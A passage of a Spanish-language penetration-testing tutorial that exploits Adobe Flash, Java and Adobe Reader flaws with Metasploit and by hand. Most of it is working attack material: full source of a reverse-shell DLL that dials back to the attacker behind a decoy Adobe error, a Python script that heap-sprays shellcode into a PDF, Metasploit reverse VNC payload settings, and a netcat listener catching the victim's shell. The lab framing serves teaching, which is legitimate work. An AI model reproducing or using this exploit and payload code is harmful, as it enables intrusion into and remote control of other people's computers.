
Podéis comprobar que metasploit nos ha devuelto una consola meterpreter.



Adobe flashplayer

En esta ocasión el protagonista es adobe en su advisorie de 29 de junio de 2010 nos informa de una vulnerabilidad en la versión de Adobe Flash Player 10.0.45.2 en el siguiente enlace ,

<http://www.adobe.com/support/security/advisories/apsa10-01.html>



Metasploit también nos informa de la vulnerabilidad:

```

bash
Name: Adobe Flash Player "newfunction" Invalid Pointer Use
Version: 10394
Platform: Windows
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
Unknown
jduck <jduck@metasploit.com>

Available targets:
Id  Name
--  --
0   Automatic

Basic options:
Name      Current Setting  Required  Description
-----
SRVHOST   0.0.0.0          yes       The local host to listen on.
SRVPORT   8080            yes       The local port to listen on.
SSL        false           no        Negotiate SSL for incoming connections
SSLVersion SSL3             no        Specify the version of SSL that should be used (accepted: SSL2, SSL3,
URIPATH                                no        The URI to use for this exploit (default is random)

Payload information:
Space: 1000
Avoid: 1 characters

Description:
This module exploits a vulnerability in the DoABC tag handling
within versions 9.x and 10.0 of Adobe Flash Player. Adobe Reader and
Acrobat are also vulnerable, as are any other applications that may
embed Flash player. Arbitrary code execution is achieved by
embedding a specially crafted Flash movie into a PDF document. An
AcroJS heap spray is used in order to ensure that the memory used by
the invalid pointer issue is controlled. NOTE: This module uses a
similar DEP bypass method to that used within the adobe_libtiff
module. This method is unlikely to work across various Windows
versions due a the hardcoded syscall number.

References:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-1297
http://www.osvdb.org/65141

```

Con lo cual ya podemos aprovechar la vulnerabilidad, el sistema es el mismo del caso anterior por browser, en este caso utilizaré un payload diferente para variar un poco, y que nos mostrará un inocente mensaje de texto.

```

bash
Name      Current Setting  Required  Description
-----
SRVHOST   192.168.1.59    yes       The local host to listen on.
SRVPORT   80              yes       The local port to listen on.
SSL        false           no        Negotiate SSL for incoming connections
SSLVersion SSL3             no        Specify the version of SSL that should be used (accepted: SSL2, SSL3
, TLS1)
URIPATH                                no        The URI to use for this exploit (default is random)


Payload options (windows/messagebox):
Name      Current Setting  Required  Description
-----
EXITFUNC  process         yes       Exit technique: seh, thread, process, none
ICON      NO              yes       Icon type can be NO, ERROR, INFORMATION, WARNING or QUESTI
ON
TEXT      Has sido vulnerado yes       Messagebox Text (max 255 chars)
TITLE     Atencion mensaje importante yes       Messagebox Title (max 255 chars)

Exploit target:
Id  Name
--  --
0   Automatic

msf exploit(adobe_flashplayer_newfunction) > exploit
[*] Exploit running as background job.
msf exploit(adobe_flashplayer_newfunction) >
[*] Using URL: http://192.168.1.59:80/
[*] Server started.
msf exploit(adobe_flashplayer_newfunction) >

```

Vamos a conectarnos desde la victima y veremos el resultado.



Java arginject

Para mostraros que no basta con securizar el sistema operativo sino que igual se importante tener el software actualizado os maestro una vulnerabilidad de java.

En esta ocasión accederemos a la base de datos de mitre.org don de esta clasificada la vulnerabilidad <http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-0886>

The screenshot shows the CVE-2010-0886 page on mitre.org. The page title is "CVE - CVE-2010-0886 (under review) - Windows Internet Explorer". The URL in the address bar is "http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-0886". The page content includes a sidebar with navigation links, a main section for the CVE details, and a right sidebar with additional resources.

CVE-2010-0886 (under review) [Learn more at National Vulnerability Database \(NVD\)](#)

Description

Unspecified vulnerability in the Java Deployment Toolkit component in Oracle Java SE and Java for Business JDK and JRE 6 Update 10 through 19 allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- CONFIRM:<http://www.oracle.com/technology/deploy/security/alerts/alert-cve-2010-0886.html>
- CONFIRM:<http://support.apple.com/kb/HT4170>
- CONFIRM:<http://support.apple.com/kb/HT4171>
- APPLE:APPLE-SA-2010-05-18-1
- URL:<http://lists.apple.com/archives/security-announce/2010/May/msg00001.html>
- APPLE:APPLE-SA-2010-05-18-2
- URL:<http://lists.apple.com/archives/security-announce/2010/May/msg00002.html>
- SUNALERT:279590
- URL:<http://sunsolve.sun.com/search/document.do?assetkey=1-66-279590-1>
- SUNALERT:1022294
- URL:<http://sunsolve.sun.com/search/document.do?assetkey=1-77-1022294.1-1>
- SECUNIA:39819
- URL:<http://secunia.com/advisories/39819>

Usaremos metasploit para que no devuelva una sesión Vnc remota:

```

bash
Module options:
-----
Name      Current Setting  Required  Description
-----
SRVHOST   192.168.1.59    yes       The local host to listen on.
SRVPORT   80              yes       The daemon port to listen on
SSL       false           no        Negotiate SSL for incoming connections
SSLVersion SSL3             no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
UNCPATH   no              no        Override the UNC path to use.
URIPATH   yes             yes       The URI to use.


Payload options (windows/vncinject/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
AUTOVNC   true            yes       Automatically launch VNC viewer if present
EXITFUNC  process         yes       Exit technique: seh, thread, process, none
LHOST     192.168.1.59    yes       The listen address
LPORT     4444            yes       The listen port
VNCHOST   127.0.0.1       yes       The local host to use for the VNC proxy
VNCPORT   5900            yes       The local port to use for the VNC proxy

Exploit target:
-----
Id  Name
--  ---
0   Automatic

msf exploit(java_ws_arginject_altjvm) >

```


Como se muestra en la imagen, el exploit nos devuelve la consola vnc.



Ataque manual vs Herramientas automaticas

El método tradicional anteriormente usado ha sido el crear o aprovechar un exploit generalmente escrito en lenguaje C i que afectaba a cierta vulnerabilidad en un sistema,

Aprovecharlo para acceder a este i ganar privilegios para obtener control total.

A veces la tarea era ardua complicada i lenta, hoy en día existen herramientas que facilitan el trabajo.

Empezaremos con mostrarnos como aprovechar un exploit para acceder a un equipo, sin de momento usar metasploit, para poder comparar y ver la potencia de la herramienta

La vulnerabilidad que vamos a explotar afecta al software adobe reader en sus versiones 8.1.2 y 9.0, y fue publicada el 18 de marzo de 2009 y afecta todas las plataformas.

Conocida como adobe geticon esta vulnerabilidad aprovecha el desbordamiento de buffer en la pila al no controlar los argumentos que se pasan al método “geticon”

Rebuscando, encuentro el payload que inyecta una shell remota al sistema infectado junto con el exploit hecho en python el cual inyecta el payload en un pdf utilizando una tecnica conocida como “heap Spraying”

El payload llamado evil_payload.c genera un socket que abrirá la conexión a la ip y puerto que informemos.

```
/* evil_payload.c, reverse remote shell as a DLL
 * HOWTO compile with MSVC++:
 * cl /LD evil_payload.c
 * [Coromputer] raised from the ashes.
 * 23/06/2009 - Created by Ivan Rodriguez Almuina (kralor).All rights reserved.
 */

#include <winsock2.h>
#include <windows.h>

#pragma comment(lib, "ws2_32")
#pragma comment(lib, "user32")

#define HOST "192.168.1.59"
#define PORT 6666
#define COMMAND "cmd"

void payload(void)
{
    PROCESS_INFORMATION pi;
    STARTUPINFO si;
    struct sockaddr_in sin;
    SOCKET s;
    WSADATA wsa;
```

```

if(WSAStartup(0x0101, &wsa) != 0) {
    return;
}

sin.sin_port = htons(PORT);
sin.sin_family = 0x02;
sin.sin_addr.s_addr = inet_addr(HOST);
if((s = WSASocket(0x02, 0x01, 0x00, 0x00, 0x00, 0x00)) == INVALID_SOCKET) {
    return;
}

if((connect(s, (struct sockaddr *) &sin, 0x10)) == -1){
    return;
}
memset((char*)&si, 0, sizeof(si));
si.cb = 0x44;

si.dwFlags = 0x101;

si.hStdInput = (void *)s;
si.hStdOutput = (void *)s;
si.hStdError = (void *)s;

if(!CreateProcess(0x00, COMMAND, 0x00, 0x00, 0x01, 0x00, 0x00, \
    0x00, &si, &pi)) {
    return;
}

CloseHandle(pi.hProcess);
CloseHandle(pi.hThread);
closesocket(s);

WSACleanup();
/* TerminateProcess(GetCurrentProcess(), 0xff); */
return;
}

void CustomMessageBox(void)
{
    char msg[] = "Adobe Reader could not open the file because it is either " \
        "not a supported file type or because the file has been damaged (for " \
        "example, it was sent as an email attachment and wasn't correctly decoded).";
    MessageBox(0, msg, "Adobe Reader", MB_OK | MB_ICONINFORMATION);
    return;
}

BOOL APIENTRY DllMain(HANDLE hModule,
    DWORD ul_reason,
    LPVOID lpReserved)
{
    int r;

    switch (ul_reason)
    {
        case DLL_PROCESS_ATTACH:
            CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)CustomMessageBox, \
                NULL, 0, &r);
            payload();
            break;
        case DLL_THREAD_ATTACH:
            break;
        case DLL_THREAD_DETACH:
            break;
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}

```

Las herramientas necesarias a recopilar son la siguientes:

[Evil_payload.c](#)



Evil_pdf.py

```
#!/usr/bin/env python
#
# *** Acrobat Reader - Collab getIcon universal exploiter ***
# evil_pdf.py, tested on Operating Systems:
# Windows XP SP3 English/French
# Windows 2003 SP2 English
# with Application versions:
# Adobe Reader 9.0.0/8.1.2 English/French
# Test methods:
# Standalone PDF, embedded PDF in Firefox 3.0.13 and Internet Explorer 7
# 24/06/2009 - Created by Ivan Rodriguez Almuina (kralor). All rights reserved.
# [Coromputer] raised from the ashes.
#

from sys import argv
from struct import pack


_XREF_POS = 724
_PDF_TEMPLATE = \
    "%PDF-1.1\n1 0 obj<<\n /Type /Catalog\n /Outlines 2 0 R\n /Pages 3 0 R\n \"\n\n/OpenAction 7 0 R\n>>\nendobj\n2 0 obj<<\n /Type /Outlines\n /Count 0\n>\" \n\n>\nendobj\n3 0 obj<<\n /Type /Pages\n /Kids [4 0 R]\n /Count 1\n>>\nendo\" \n\n\"bj\n4 0 obj<<\n /Type /Page\n /Parent 3 0 R\n /MediaBox [0 0 612 792]\n \" \n\n/Contents 5 0 R\n/Resources <<\n\n /ProcSet [/PDF /Text]\n\n \" \n\n\n /Font << /F1 6 0 R >>\n\n >>\n>\n>\nendobj\n5 0 obj<< /Leng\" \n\n\n\"th 98 >>\nstream\nBT /F1 12 Tf 100 700 Td 15 TL (-=[Coromputer] All y0ur 0dA\" \n\n\"yZ Ar3 BeL0ng 2 uS [Coromputer]=-) Tj ET\nendstream\nendobj\n6 0 obj<<\n\n \" \n\n /Type /Font\n/Subtype /Type1\n /Name /F1\n /BaseFont /Helvetica\n /Encodin\" \n\n\"g /MacRomanEncoding\n>\n>\nendobj\n7 0 obj<<\n /Type /Action\n /S /JavaScript\" \n\n\"ipt\n /JS (%s)\n>\n>\nendobj\nxref\n0 8\n0000000000 65535 f\n0000000010 000\" \n\n\"00 n\n00000000098 00000 n\n00000000147 00000 n\n00000000208 00000 n\n00000000\" \n\n\"0400 00000 n\n00000000549 00000 n\n00000000663 00000 n\nntrailer\n<<\n /Size\" \n\n\"8\n/Root 1 0 R\n>>\nstartxref\n%d\n%%%\nEOF\n\"

_JS_PAYLOAD = ""
var dll_payload = unescape("%s");
var shellcode = unescape("%s");
garbage = unescape("%%%u9090%%%u9090%%%u9090%%%u9090%%%u9090%%%u9090");

while (garbage.length < 0x100)
    garbage += garbage;

garbage += shellcode + dll_payload;

nopblock = unescape("%%%u9090%%%u9090");
headersize = 16;
acl = headersize + garbage.length;

while (nopblock.length < acl)
    nopblock += nopblock;

fillblock = nopblock.substring(0, acl);
block = nopblock.substring(0, nopblock.length - acl);
while(block.length + acl < 0x26000)
    block = block + block + fillblock;

memory = new Array();


for (i=0;i<1024;i++)
    memory[i] = block + garbage;

var buffer = unescape("%%10%%10%%10%%10%%1f");

while(buffer.length < 0x6000)
    buffer += buffer;

app.doc.Collab.getIcon(buffer+'pwn3D.BYkralor');
""""

_XORER = \
    "\xeb\x02\xeb\x05\xe8\xf9\xff\xff\xff\x5b\x83\xc3\x10\x33\xc9\x66" \
    "\xb9"
```



```

"%s" \
"\x80\x33\x95\x43\xe2\xfa"

_SHELLCODE = \
"\x14\x51\x5d\x95\x95\x95\x1e" \
"\x79\x1e\x61\x00\x3f\x14\x34\xa5\x95\x95\x95\x1e\x5d\x99\x1e\xe5" \
"\x89\x38\x1e\xfd\x9d\x1e\x50\xcb\x08\x1c\x93\x7c\xa1\x94\x95\x95" \
"\xcd\x5d\x1c\x3d\x81\x1e\x79\x14\x79\x5c\x97\x95\x95\x6a\xa3\xfd" \
"\xa6\x5f\x1f\xce\x7d\x56\x95\x95\x95\x18\x00\x55\x68\x6a\x6a\x7c" \
"\xfd\x95\x94\x95\x95\x6a\x45\x6a\xa3\xfd\xad\xb7\x39\x72\x7d\x3c" \
"\x95\x95\x95\x18\x00\x5d\x6b\x6a\x6a\x7c\xff\x95\x52\x5d\x6d\x5c" \
"\xc2\xdb\x1d\x18\x08\x6d\x6c\x18\x18\x55\x68\x6a\x6a\x4c\x6a\x45" \
"\x6a\xa3\xfd\x30\x82\x95\xe9\x7d\x15\x95\x95\x95\x6a\x5c\x4c\xfd" \
"\x15\x95\x95\x95\xff\x97\x04\x4c\xfd\x95\x95\x95\x55\x18\x00\x5d" \
"\x6b\x6a\x6a\x7c\x6a\x45\x1c\x5d\x65\x52\x10\x59\x68\x6a\x6a\x6a" \
"\xe7\x95\x95\x6a\xa3\xfd\x8a\xec\x9f\x7d\x7d\x8d\x95\x95\x95\xff" \
"\x95\x18\x08\x69\x6c\xfd" \
"%s" \
"\x7c\x0f\x95\x95\x95\xcc" \
"\xc4\x1e\x00\x65\x07\x6a\x45\x6a\xa3\xfd\x6e\x02\x68\x9a\x7d\xbc" \
"\x95\x95\x95\x1e\x08\x65\x6c\x6a\x45\x6a\xa3\xfd\x1b\xdb\x9b\x79" \
"\x7d\x82\x95\x95\x95\x18\x00\x5d\x6b\x6a\x6a\x7c\x6a\x45\x6a\xa3" \
"\xfd\x7a\x5b\x75\xf5\x7d\x97\x95\x95\x95\x6a\x45\x6c\x0c\x3c" \
"\x1e\x9f\xb1\x8d\x1e\x0d\xa9\x1e\x01\x90\xed\x96\x40\x1e\xdf\x8d" \
"\x1e\xcf\xb5\x96\x48\x76\xa7\xdc\x1e\xa1\x1e\x96\x60\xa6\x6a\x69" \
"\xa6\x55\x39\xaf\x51\xe1\x92\x54\x5a\x98\x96\x6d\x7e\x67\xae\xe9" \
"\xb1\x81\xe0\x74\x1e\xcf\xb1\x96\x48\xf3\x1e\x99\xde\x1e\xcf\x89" \
"\x96\x48\x1e\x91\x1e\x96\x50\x7e\x97\xa6\x55\x1e\x40\xca\xcb\x08" \
"\xce\x57\x91\x95\x7d\x52\x6b\x6a\x6a\x7d\xf4\x6a\x6a\x6a"

def banner():
    print
    print '==[Crpt] Acrobat Reader - Collab getIcon universal exploiter [Crpt]== '
    print '        created by Ivan Rodriguez Almuina aka kralor '
    print '        2009 all rights reserved '
    print '    Coromputer ~~~~~~ Coromputer '
    print

def syntax():
    print 'syntax: %s <out_pdf> <in_dll>' % argv[0]

def s_conv_hexunicode(s):
    hexunicode = ''
    for i in xrange(0, len(s), 2):
        try:
            hexunicode += '%u%02x%02x' % (ord(s[i+1]), ord(s[i]))
        except:
            hexunicode += '%u05%02x' % (ord(s[i]))
        break

    return hexunicode

def main():
    banner()

    if len(argv) != 3:
        syntax()
        return

    print '[-] Creating PDF file \'%s\' DLL file \'%s\' ...' % \
        (argv[1], argv[2])
    fp_out = open(argv[1], 'wb')
    fp_dll = open(argv[2], 'rb')

    print '[-] Reading DLL data ...'
    dll_data = fp_dll.read()
    fp_dll.close()

    print '[-] Preparing payload (javascript+shellcode+dll) ...'
    js_code = _JS_PAYLOAD % (s_conv_hexunicode(dll_data), \
        s_conv_hexunicode(_XORER % pack('<H', (len(_SHELLCODE) + \
            (len(_SHELLCODE)+len(_XORER)) % 2)+2)) + \
            _SHELLCODE % pack('<I', len(dll_data)^0x95959595)))

    print '[-] Writing PDF file \'%s\' with payload inside ...' % argv[1]

```

```

fp_out.write(_PDF_TEMPLATE % (js_code, len(js_code) + _XREF_POS))
fp_out.close()

print '[+] Done, [Coromputer] is alive! alive!'

if __name__ == '__main__':
    try:
        main()
    except KeyboardInterrupt:
        print 'ctrl-c, leaving ...'

```

Python-2.6.2.msi
Vcsetup.exe (Visual C++ 2008 express)

Lo primero que haremos sera compilar evil_payload.c una vez modificada la ip por nuestra direccion ip 192.168.1.59

Indicaremos que se conecte por el puerto 6666

Compilamos el exploit

cl /LD evil_payload.c

```

C:\WINDOWS\system32\CMD.exe

C:\PRUEBACONCEPTO\proyecto5\PDFEXPLOIT>dir evil_payload.c
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 6067-E7C9

Directorio de C:\PRUEBACONCEPTO\proyecto5\PDFEXPLOIT
01/03/2010  09:19                2.176 evil_payload.c
               1 archivos                2.176 bytes
               0 dirs 56.209.944.576 bytes libres

C:\PRUEBACONCEPTO\proyecto5\PDFEXPLOIT>cl /LD evil_payload.c
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 12.00.8168 for 80x86
Copyright (C) Microsoft Corp 1984-1998. All rights reserved.

evil_payload.c
Microsoft (R) Incremental Linker Version 6.00.8168
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.

/out:evil_payload.dll
/dll
/implib:evil_payload.lib
evil_payload.obj

C:\PRUEBACONCEPTO\proyecto5\PDFEXPLOIT>

```

Compilación programa en C

Como se ve en la imagen el payload nos crea la dll preparada para inyectar en el pdf

```

C:\WINDOWS\system32\CMD.exe
C:\PRUEBACONCEPTO\proyecto5\PDFEXPLOIT>evil_pdf.py verano2010.pdf evil_payload.dll
11
    ==[Crpt] Acrobat Reader - Collab getIcon univeral exploiter [Crpt]==
      created by Ivan Rodriguez Almuina aka kralor
        2009 all rights reserved
    Coromputer ~~~~~ Coromputer

[-] Creating PDF file 'verano2010.pdf' DLL file 'evil_payload.dll' ...
[-] Reading DLL data ...
[-] Preparing payload <javascript+shellcode+dll> ...
[-] Writing PDF file 'verano2010.pdf' with payload inside ...
[+] Done, [Coromputer] is alive! alive!

C:\PRUEBACONCEPTO\proyecto5\PDFEXPLOIT>_

```

Ejecución exploit evil_pdf.py

Lo siguiente será ejecutar el exploit

Evil_pdf.py verano2010.pdf evil_payload.dll

El exploit nos inyectará la dll evil_payload.dll en verano2010.pdf

En este punto ya tenemos el pdf preparado para enviárselo a la víctima para su ejecución, antes però debemos dejar a la escucha por el puerto 6666 a nuestro equipo, esto podemos realizarlo con netcat o cryptcat.

Su uso es muy simple ejecutamos **nc -vvlp 6666**

```


C:\WINDOWS\system32\cmd.exe - nc -vvlp 6666
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrador>cd \
C:\>cd COPIAUSB
C:\COPIAUSB>nc -vvlp 6666
listening on [any] 6666 ...

```


Puesta en escucha de netcat

Ahora explotaremos el exploit con nuestra maquina virtual



Fichero generado con el exploit incrustado

Una vez ejecutado el exploit al cliente le sale una error provocado para despistar



Mensaje de distracción

Pero en nuestra consola ha pasado lo siguiente:

```

C:\WINDOWS\system32\cmd.exe - nc -vulp 6666
listening on [any] 6666 ...
connect to [192.168.1.59] from VICTIMA [192.168.1.80] 1036
